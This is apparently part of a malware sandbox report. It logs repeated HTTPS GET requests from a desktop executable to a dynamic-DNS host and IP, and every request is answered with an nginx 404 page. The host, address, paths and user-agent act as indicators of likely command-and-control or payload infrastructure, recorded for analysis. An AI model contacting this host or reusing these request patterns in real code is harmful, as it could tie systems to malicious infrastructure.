158	192.168.2.6	49956	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	66	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	66	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:23 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:23 UTC	67	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.6	49957	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	67	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:23 UTC	67	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:23 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:23 UTC	67	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49780	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:48 UTC	6	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:48 UTC	6	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:48 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:48 UTC	7	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.6	49958	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	67	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:23 UTC	67	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:23 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:23 UTC	67	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.6	49959	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:24 UTC	68	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:24 UTC	68	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:24 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:24 UTC	68	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.6	49960	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:24 UTC	68	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:24 UTC	68	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:24 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:24 UTC	68	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.6	49961	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:24 UTC	68	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:24 UTC	69	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:24 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:24 UTC	69	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.6	49962	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:24 UTC	69	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:24 UTC	69	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:24 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:24 UTC	69	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.6	49963	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:25 UTC	69	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:25 UTC	69	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:25 UTC	70	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.6	49964	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:25 UTC	70	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:25 UTC	70	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:25 UTC	70	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.6	49965	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:25 UTC	70	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:25 UTC	70	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:25 UTC	70	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.6	49966	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:25 UTC	71	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:25 UTC	71	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:25 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:25 UTC	71	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.6	49967	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	71	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	71	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:26 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:26 UTC	71	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49781	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:49 UTC	7	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:49 UTC	7	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:49 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:49 UTC	7	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.6	49968	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	71	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:26 UTC	72	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:26 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:26 UTC	72	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.6	49969	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	72	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	72	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:26 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:26 UTC	72	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.6	49970	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:26 UTC	72	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:26 UTC	72	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:26 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:26 UTC	73	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.6	49971	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:27 UTC	73	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:27 UTC	73	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:27 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:27 UTC	73	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.6	49972	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:27 UTC	73	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjnm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:27 UTC	73	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:27 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:27 UTC	73	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.6	49973	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:27 UTC	73	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:27 UTC	74	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:27 GMT Content-Type: text/html Content-Length: 146 Connection: close
